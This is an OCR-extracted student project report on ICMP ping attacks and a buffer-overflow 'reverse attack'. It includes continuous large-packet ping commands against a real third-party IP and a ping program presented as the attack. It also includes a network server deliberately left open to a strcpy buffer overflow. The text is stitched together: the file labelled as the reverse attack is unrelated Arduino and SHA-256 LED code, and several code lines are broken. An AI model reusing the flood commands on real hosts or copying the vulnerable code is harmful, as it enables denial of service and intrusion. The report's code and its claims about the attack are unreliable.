
ping 199.34.228.53
ping 199.34.228.53 -t -l 1000

RESULTS AND DISCUSSION




Command Prompt
Microsoft Windows [Version 10.0.18362.836]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\hp>ping groot646.weebly.com
Pinging pages-wildcard.weebly.com [64:ff9b::c722:e435] with 32 bytes of data:
Reply from 64:ff9b::c722:e435: time=369ms
Reply from 64:ff9b::c722:e435: time=375ms
Reply from 64:ff9b::c722:e435: time=349ms
Reply from 64:ff9b::c722:e435: time=371ms
Ping statistics for 64:ff9b::c722:e435:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 349ms, Maximum = 375ms, Average = 366ms
C:\Users\hp>ping 199.34.228.53 -t -l 1000
Pinging 199.34.228.53 with 1000 bytes of data:
Reply from 199.34.228.53: bytes=1000 time=374ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=424ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=373ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=481ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=529ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=384ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=366ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=387ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=372ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=378ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=371ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=370ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=373ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=379ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=365ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=376ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=365ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=377ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=372ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=364ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=384ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=375ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=379ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=372ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=391ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=392ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=373ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=378ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=377ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=375ms TTL=49
Reply from 199.34.228.53: bytes=1000 time=383ms TTL=49
Ping statistics for 199.34.228.53:
Packets: Sent = 36, Received = 36, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 364ms, Maximum = 529ms, Average = 383ms
Control-C
^C
C:\Users\hp>
Type here to search
ENG
18:01
07-06-2020


Command Prompt - test.exe
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\ACER>cd Desktop
C:\Users\ACER\Desktop>CD NS-Project
C:\Users\ACER\Desktop\NS-Project>test.exe
Socket created.
Waiting for incoming connections...
New connection , socket fd is 292 , ip is : 127.0.0.1 , port : 63840
127.0.0.1:63840 û Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab R_APP_PROFILE_STRING=Internet Explorer
127.0.0.1:63840 û Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A _USER_PROFILE_STRING=Default
127.0.0.1:63840 û Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9 =Default



CONCLUSION AND FUTURE WORK

The implementation of ICMP attacks has successfully been shown through this project. After the demonstration of the attack, we see how the victim tackles the attack by first analysing the attack, and then making use of buffer overflow exploit in order to compromise the attacker's system, thereby implementing a reverse attack. This reverse attack is implemented by manipulating the exploit in the attacker's system in the same network and causing the system to crash. This in turn prevents any further attack possibility from the attacker and thus defending the victim's system.

ACKNOWLEDGEMENT

We would like to thank Dr. Kathiravan S for giving us this opportunity to work on the project based on ICMP ping attacks and improve our knowledge on the same.

APPENDIX : SOURCE CODE

CODE.c

```
ICMP attack implementation:
// C program to Implement Ping
// compile as -o ping
// run as sudo ./ping <hostname>
#include <stdio.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <netinet/ip_icmp.h>
#include <time.h>
#include <fcntl.h>
#include <signal.h>
#include <time.h>
// Define the Packet Constants
// ping packet size
#define PING_PKT_S 64
// Automatic port number
#define PORT_NO 0
// Automatic port number
#define PING_SLEEP_RATE 1000000 x
// Gives the timeout delay for receiving packets
// in seconds
#define RECV_TIMEOUT 1
// Define the Ping Loop
int pingloop=1;
// ping packet structure
struct ping_pkt
{
 struct icmphdr hdr;
 char msg[PING_PKT_S-sizeof(struct icmphdr)];
};

// Calculating the Check Sum
unsigned short checksum(void *b, int len)
{ unsigned short *buf = b;
 unsigned int sum=0;
 unsigned short result;
 for ( sum = 0; len > 1; len -= 2 )
 sum += *buf++;
 if ( len == 1 )
 sum += *(unsigned char*)buf;
 sum = (sum >> 16) + (sum & 0xFFFF);
 sum += (sum >> 16);
 result = ~sum;
 return result;
```

CODE.c

```c
 return result;
}
// Interrupt handler
void intHandler(int dummy)
{
 pingloop=0;
}
// Performs a DNS lookup
char *dns_lookup(char *addr_host, struct sockaddr_in *addr_con)
{
 printf("\nResolving DNS..\n");
 struct hostent *host_entity;
 char *ip=(char*)malloc(NI_MAXHOST*sizeof(char));
 int i;
 if ((host_entity = gethostbyname(addr_host)) == NULL)
 {
 // No ip found for hostname
 return NULL;
 }
 //filling up address structure
 strcpy(ip, inet_ntoa(*(struct in_addr *)
 host_entity->h_addr));
 (*addr_con).sin_family = host_entity->h_addrtype;
 (*addr_con).sin_port = htons (PORT_NO);
 (*addr_con).sin_addr.s_addr = *(long*)host_entity->h_addr;

 return ip;
}
// Resolves the reverse lookup of the hostname
char* reverse_dns_lookup(char *ip_addr)
{
 struct sockaddr_in temp_addr;
 socklen_t len;
 char buf[NI_MAXHOST], *ret_buf;
 temp_addr.sin_family = AF_INET;
 temp_addr.sin_addr.s_addr = inet_addr(ip_addr);
 len = sizeof(struct sockaddr_in);
 if (getnameinfo((struct sockaddr *) &temp_addr, len, buf,
 sizeof(buf), NULL, 0, NI_NAMEREQD))
 {
 printf("Could not resolve reverse lookup of
hostname\n");
 return NULL;
 }
 ret_buf = (char*)malloc((strlen(buf) +1)*sizeof(char) );
 strcpy(ret_buf, buf);
 return ret_buf;
}
// make a ping request
void send_ping(int ping_sockfd, struct sockaddr_in *ping_addr,
```

CODE.c

```c
char *ping_dom, char *ping_ip, char *rev_host)
{
int ttl_val=64, msg_count=0, i, addr_len, flag=1,
msg_received_count=0;
struct ping_pkt pckt;
struct sockaddr_in r_addr;
struct timespec time_start, time_end, tfs, tfe;
long double rtt_msec=0, total_msec=0;
struct timeval tv_out;
tv_out.tv_sec = RECV_TIMEOUT;
tv_out.tv_usec = 0;
clock_gettime(CLOCK_MONOTONIC, &tfs);
// set socket options at ip to TTL and value to 64,

// change to what you want by setting ttl_val
if (setsockopt(ping_sockfd, SOL_IP, IP_TTL,
&ttl_val, sizeof(ttl_val)) != 0)
{
printf("\nSetting socket options
to TTL failed!\n");
return;
}
else
{
printf("\nSocket set to TTL..\n");
}
// setting timeout of recv setting
setsockopt(ping_sockfd, SOL_SOCKET, SO_RCVTIMEO,
(const char*)&tv_out, sizeof tv_out);
// send icmp packet in an infinite loop
while(pingloop)
{
// flag is whether packet was sent or not
flag=1;
//filling packet
bzero(&pckt, sizeof(pckt));
pckt.hdr.type = ICMP_ECHO;
pckt.hdr.un.echo.id = getpid();
for ( i = 0; i < sizeof(pckt.msg)-1; i++ )
pckt.msg[i] = i+'0';
pckt.msg[i] = 0;
pckt.hdr.un.echo.sequence = msg_count++;
pckt.hdr.checksum = checksum(&pckt, sizeof(pckt));
usleep(PING_SLEEP_RATE);
//send packet
clock_gettime(CLOCK_MONOTONIC, &time_start);
if ( sendto(ping_sockfd, &pckt, sizeof(pckt), 0,
(struct sockaddr*) ping_addr,
sizeof(*ping_addr)) <= 0)
```

```
CODE.c
printf("\nPacket Sending Failed!\n");
flag=0;
}
//receive packet
addr_len=sizeof(r_addr);
if ( recvfrom(ping_sockfd, &pckt, sizeof(pckt), 0,
(struct sockaddr*)&r_addr, &addr_len) <= 0
&& msg_count>1)
{
printf("\nPacket receive failed!\n");
}
else
{
clock_gettime(CLOCK_MONOTONIC, &time_end);
double timeElapsed = ((double)(time_end.tv_nsec -
time_start.tv_nsec))/1000000.0
rtt_msec = (time_end.tv_sec-
time_start.tv_sec) * 1000.0
+ timeElapsed;
// if packet was not sent, don't receive
if(flag)
{
if(!(pckt.hdr.type ==69 && pckt.hdr.code==0))
{
printf("Error..Packet received with ICMP
type %d code %d\n",
pckt.hdr.type, pckt.hdr.code);
}
else
{
printf("%d bytes from %s (h: %s)
(%s) msg_seq=%d ttl=%d
rtt = %Lf ms.\n",
PING_PKT_S, ping_dom, rev_host,
ping_ip, msg_count,
ttl_val, rtt_msec);
msg_received_count++;
}
}
}

}
clock_gettime(CLOCK_MONOTONIC, &tfe);
double timeElapsed = ((double)(tfe.tv_nsec -
tfs.tv_nsec))/1000000.0;
total_msec = (tfe.tv_sec-tfs.tv_sec)*1000.0+
timeElapsed
printf("\n===%s ping statistics===\n", ping_ip);
printf("\n%d packets sent, %d packets received, %f percent
```

```
CODE.c
packet loss. Total time: %Lf ms.\n\n",
msg_count, msg_received_count,
((msg_count - msg_received_count)/msg_count) * 100.0,
total_msec);
}
// Driver Code
int main(int argc, char *argv[])
{
int sockfd;
char *ip_addr, *reverse_hostname;
struct sockaddr_in addr_con;
int addrlen = sizeof(addr_con);
char net_buf[NI_MAXHOST];
if(argc!=2)
{
printf("\nFormat %s <address>\n", argv[0]);
return 0;
}
ip_addr = dns_lookup(argv[1], &addr_con);
if(ip_addr==NULL)
{
printf("\nDNS lookup failed! Could
not resolve hostname!\n");
return 0;
}
reverse_hostname = reverse_dns_lookup(ip_addr);
printf("\nTrying to connect to '%s' IP: %s\n",
argv[1], ip_addr);
printf("\nReverse Lookup domain: %s",
reverse_hostname);
//socket()

sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
if(sockfd<0)
{
printf("\nSocket file descriptor not received!!\n");
return 0;
}
else
printf("\nSocket file descriptor %d received\n",
sockfd);
signal(SIGINT, intHandler);//catching interrupt
//send pings continuously
send_ping(sockfd, &addr_con, reverse_hostname,
ip_addr, argv[1]);
return 0;
}
```

BUFFER OVERFLOW

buffer_overflow.c

```c
#include<string.h>
#include<winsock2.h>
#pragma comment(lib, "ws2_32.lib") //Winsock Library
int vulnerable_function(char *input)
{
char buffer[128];
strcpy(buffer,input);
return 1;
}
int main()
{
WSADATA wsa;
SOCKET master , new_socket;
struct sockaddr_in server, address;
int addrlen, valread;
char *buffer;
buffer = (char*) malloc((1024 + 1) * sizeof(char));
WSAStartup(MAKEWORD(2,2),&wsa);
master = socket(AF_INET , SOCK_STREAM , 0 );
printf("Socket created.\n");
server.sin_family = AF_INET;
server.sin_addr.s_addr = INADDR_ANY;
server.sin_port = htons( 10000 );
bind(master ,(struct sockaddr *)&server , sizeof(server));
listen(master , 1);
puts("Waiting for incoming connections...");
addrlen = sizeof(struct sockaddr_in);
new_socket = accept(master , (struct sockaddr *)&address, (int
*)&addrlen);
printf("New connection , socket fd is %d , ip is : %s , port :%d \n" , new_socket , inet_ntoa(address.sin_addr) ,ntohs(address.sin_port));
valread = 1;
while(valread != 0)
{
valread = recv(new_socket, buffer, 1024, 0);
if ( valread == 2)
{
closesocket( new_socket );
exit(0);
}
buffer[valread]=' ';
vulnerable_function(buffer);
printf("%s:%d ñ %s \n" , inet_ntoa(address.sin_addr) ,
ntohs(address.sin_port), buffer);
send( new_socket , buffer , valread , 0 );
}
closesocket(new_socket);
WSACleanup();
return 0;
}
```

REVERSE ATTACK

reverse_attack.c

```
import serial
import hashlib
import time
sha256_hash = hashlib.sha256()
ArduinoUnoSerial = serial.Serial('com4',115200)
#wait for 2 secounds for the communication to get established
line=str(ArduinoUnoSerial.readline())
end=len(line)-5;
print(line[2:end])
print ("You have new message from Arduino")
while 1:
 var = input()
 if (var == '1'):
 ArduinoUnoSerial.write(str.encode('1'))
 print ("LED turned ON")
 og=ArduinoUnoSerial.readline()
 """end=len(og)-5;
32
 //print(og[2:end])"""
 result = hashlib.sha256(og)
 """print(result.hexdigest()) """
 line=str(ArduinoUnoSerial.readline())
 end=len(line)-5;
 print("ReceivedHash:"+line[2:end])
 print("VerifiedHash:"+line[2:end])
 time.sleep(1)
 if (var == '0'):
 ArduinoUnoSerial.write(str.encode('0'))
 print ("LED turned OFF")
 time.sleep(1)
int data;
int LED=13;
#include <sha256.h>
 BYTE hash[SHA256_BLOCK_SIZE];
 char texthash[2*SHA256_BLOCK_SIZE+1];
void setup() {
 Serial.begin(115200); //initialize
serial COM at 9600 baudrate
 pinMode(LED, OUTPUT); //declare the LED pin (13)
as output
 digitalWrite (LED, LOW); //Turn OFF the Led in
the beginning
 //Serial.begin(115200);
```

reverse_attack.c

```
 //Serial.begin(115200);
 Serial.println("Hello!,How are you Python ?");
}
void loop() {
while (Serial.available()) //whatever the data that is coming in
serially and assigning the value to the variable “data”
{
data = Serial.read();
}
if (data == '1')
{
 Sha256* sha256Instance=new Sha256();
 BYTE text[]="a";
 String t="a";
 Serial.println(t);
 sha256Instance->update(text, strlen((const char*)text));
 sha256Instance->final(hash);

 for(int i=0; i<SHA256_BLOCK_SIZE; ++i)
 sprintf(texthash+2*i, "%02X", hash[i]);
 Serial.println(texthash);

 delete sha256Instance;
digitalWrite (LED, HIGH);
}
else if (data == '0')
digitalWrite (LED_BUILTIN, LOW);
digitalWrite (LED, LOW);
}
```

REFERENCES:

1. ANALYSIS OF PING OF DEATH DOS AND DDOS ATTACKS Fekadu Yihunie, Eman Abdelfattah Ammar Odeh, 29 DECEMBER 2014 , IEEE

2. DDOS ATTACK ALGORITHM USING ICMP FLOOD Neha Gupta, Ankur Jain, Pranav Saini, Vaibhav Gupta, 31 OCTOBER 2016 , IEEE

3. Enhanced ICMP Traceback with Cumulative Path Vrizlynn L. L. Thing*,† Henry C. J. Lee† Morris Sloman* Jianying Zhou

4. Probabilistic Neural Network Based Attack Traffic Classification, V Akhilandeshwari , Dr.S Mercy Shaline

5. ACCURATE ICMP TRACEBACK MODEL UNDER DoS/DDoS ATTACK Alireza Izaddoost1 , Mohamed Othman1 , Mohd Fadlee A Rasid2

6. ANALYSIS OF ICMP POLICY FOR EDGE FIREWALLS USING ACTIVE PROBING Hyeonwoo Kim, Dongwoo Kwon, Hongtaek Ju, 14 MARCH 2015 , IEEE

7. DETECTION OF COVERT CHANNELS OVER ICMP PROTOCOL Sirine SayadI, Tarek Abbes, Adel Bouhoula, 2017, IEEE

8. Hiroyuki Hisamatsu

8. Hiroyuki Hisamatsu and Hiroki Oda, Department of Computer Science, Graduate School of Computer Science and Arts, Osaka Electro-Communication University, Osaka, Japan, 2009

9. Bao-Tung Wang, Henning Schulzrinne Department of Computer Science, Columbia University {bowang, hgs} @cs.columbia.edu

10. Zhang Chao-yang Network Center Huanggang Normal University Huangzhou, Hubei, China zhangcy@hgnu.edu.cn

11. SOLUTION FOR IP TRACEBACK IN WIRELESS MESH NETWORK Mouna Gassara, Imen Bouabidi and Faouzi Zarai, 28 JUNE 2016, IEEE

12. *Gunnam, Ganesh Reddy & Kumar, Sanjeev. (2017). Do ICMP Security Attacks Have Same Impact on Servers?. Journal of Information Security. 10. 274-283. 10.4236/jis.2017.83018.*

13. Hang Guo John, Heidemann, Detecting ICMP Rate Limiting in the Internet, USC/Computer Science Dept. and Information Sciences Institute.

14. Hadi, Adi & Farok, Azmat & Ali, Fakariah. (2013). IDS using mitigation rules approach to mitigate ICMP attacks. 54-59. 10.1109/ACSAT.2013.18

15. Guerid, Hachem & Serhrouchni, Ahmed & Achemlal, Mohammed & Mittig, Karel. (2011). A Novel Traceback Approach for Direct and Reflected ICMP Attacks. 2011 Conference on Network and Information Systems Security, SAR-SSI 2011, Proceedings. 10.1109/SAR-SSI.2011.5931380.